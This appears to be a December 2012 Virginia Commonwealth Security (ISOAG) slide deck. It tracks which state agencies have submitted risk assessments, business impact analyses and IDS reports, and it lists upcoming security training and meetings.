**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Administration

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
CB	No	Yes	Yes
DGS	No	No	Yes
DHRM	No	Yes	Yes
DMBE	No	Yes	Yes
OISG	No	No	No
SBE	No	No	Yes

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Agriculture & Forestry

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
DOF	No	Yes	Yes
VDACS	Yes	Yes	Yes

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Commerce & Trade

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
BOA	Yes	Yes	Yes
DBA	No	No	Yes
DHCD	No	Yes	Yes
DMME	No	Yes	Yes
DOLI	No	No	Yes
DPOR	Yes	Yes	Yes
TIC	Pending	Yes	Yes
VEC	No	No	Yes
VEDP*	No	No	Yes
VRA	No	No	No
VRC	No	Yes	Yes

\* VEDP includes VTA and VNDIA

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Education

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
DOE	Yes	Pending	Yes
FCMV	No	No	Yes
GH	No	No	Yes
JYF	Yes	No	Yes
LVA	Yes	No	Yes
NSU	No	Pending	Yes
RBC	No	No	No
SCHEV	No	No	Yes
SMV	No	No	Yes
SVHEC	No	No	No
UMW	No	Yes	No
VCA	No	No	Yes
VMFA	No	No	Yes
VSDB	No	No	Yes
VSU	Yes	Yes	No



# Secretariat: Finance

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
DOA	No	No	Yes
DPB	No	No	Yes
TAX	Yes	Yes	Yes
TD	No	Pending	Yes

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Health & Human Resources

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
CSA	No	No	Yes
DBHDS*	No	No	Yes
DHP	Yes	Yes	Yes
DMAS	No	Yes	Yes
DRS**	No	No	Yes
DSS	Yes	Pending	Yes
VDH	No	No	Yes
VFHY	No	No	Yes

\* DBHDS includes VCBR

\*\* DRS includes DBVI, VDA, VDDHH,VBPD, and WWRC

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Natural Resources

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
DCR	No	No	Yes
DEQ	No	No	Yes
DGIF	No	No	Yes
DHR	No	No	Yes
MRC	Yes	Yes	Yes
VMNH	No	No	Yes

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Public Safety

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
ABC	No	Pending	Yes
CASC	No	No	Yes
DCJS	Yes	Yes	Yes
DEM	No	Yes	Yes
DFP	Pending	Yes	Yes
DFS	Yes	Yes	Yes
DJJ	Yes	Yes	Yes
DMA	No	No	Yes
DOC*	Pending	Pending	Yes
DVS**	Pending	Yes	Yes
VSP	No	No	Yes

\*DOC includes VPB  
 \*\* DVS includes VWM

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Technology

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
IEIA	No	No	Yes
VITA	Yes	Yes	Yes

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Secretariat: Transportation

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
DMV	Yes	Yes	Yes
DOAV	No	No	Yes
DRPT	No	No	Yes
MVDB	No	No	Yes
VDOT	Pending	Pending	Yes
VPA	No	No	No

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Independent Branch Agencies

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
IDC	No	No	Yes
SCC	No	No	No
SLD	No	No	No
VCSP	No	No	No
VOPA	No	No	No
VRS	No	Pending	Yes
VWC	No	No	No

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Others

Agency	Risk Assessment Submitted	BIA Submitted	IDS Reports Submitted
GOV	No	No	Yes
OAG	No	No	Yes

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



## FAQ!

### **What should an agency do if they conduct a Security Audit that results in no findings?**

In the event that a Security Audit was performed and there were no findings, CSRM will record this action from the audit report received. No further action will be needed.

### **What is the cutoff date to submit documentation for the Commonwealth Security Annual Report?**

**December 31, 2012**



# Questions ???????

For more information, please contact:  
[CommonwealthSecurity@vita.virginia.gov](mailto:CommonwealthSecurity@vita.virginia.gov)

Thank You!



# Upcoming Events





## General Assembly

# General Assembly convenes January 9, 2013

(Odd number year = short session)



## CIS/MS-ISAC & SANS

# *Center for Internet Security & SANS Institute for Security Awareness Training*

As part of the Center for Internet Security and SANS partnership agreement they are offering this aggregate purchasing opportunity for state, local, territory and tribal governments, as well as related educational and not-for-profit entities, during the ***December 1, 2012 to January 31, 2013*** timeframe.

**For more information:**

<http://alliance.cisecurity.org/opportunity/sans-securing-the-human-purchasing-opportunity.cfm>



## CIS/MS-ISAC/SANS Webcast

Topic: Securing the Human

When: Tues, Dec 18

Time: 3pm

This webcast will include more information on purchasing, FAQs, and the training program itself.

**This event requires registration.**

**Register Here:**

*<http://alliance.cisecurity.org/opportunity/sans-securing-the-human-purchasing-opportunity.cfm>*



# AITR Meeting

## AITR Meeting:

**Wednesday, December 12th**

8:30 am – 9:00 am: Networking

9:00 am: Meeting start

**Location:** CESC



# DSIA Training

## Auditing Cloud Services

Instructor: David Cole (SysAudits)

**Date:** January 29 & 30, 2013

**Time:** 8:15-4:45

**Location:** James Monroe Building  
DOE Conf. Rm., 22nd FL

**Cost:** \$ 320.00

**Register:** <https://hrtraining.doa.virginia.gov>



## Future ISOAG Dates

**Jan 9**                      1:00 – 4:00 pm @ CESC  
Keynote Speaker: David Frei, Capitol One  
on “Mobile Device Risk Assessment”

**Feb 6**                      1:00 – 4:00 pm @ CESC  
Keynote Speaker: Dr. Ron Ross, NIST

*ISOAG meets the 1<sup>st</sup> Wednesday of each month in 2013*



## Submit Events

- If your group or organization is promoting a security related event and would like to have it communicated to the Information Security Officer community:

Please submit all upcoming events to:

[CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# ISOAG-Partnership Update

*IT Infrastructure Partnership Team  
Bob Baskette*

Dec 5, 2012





# ADJOURN

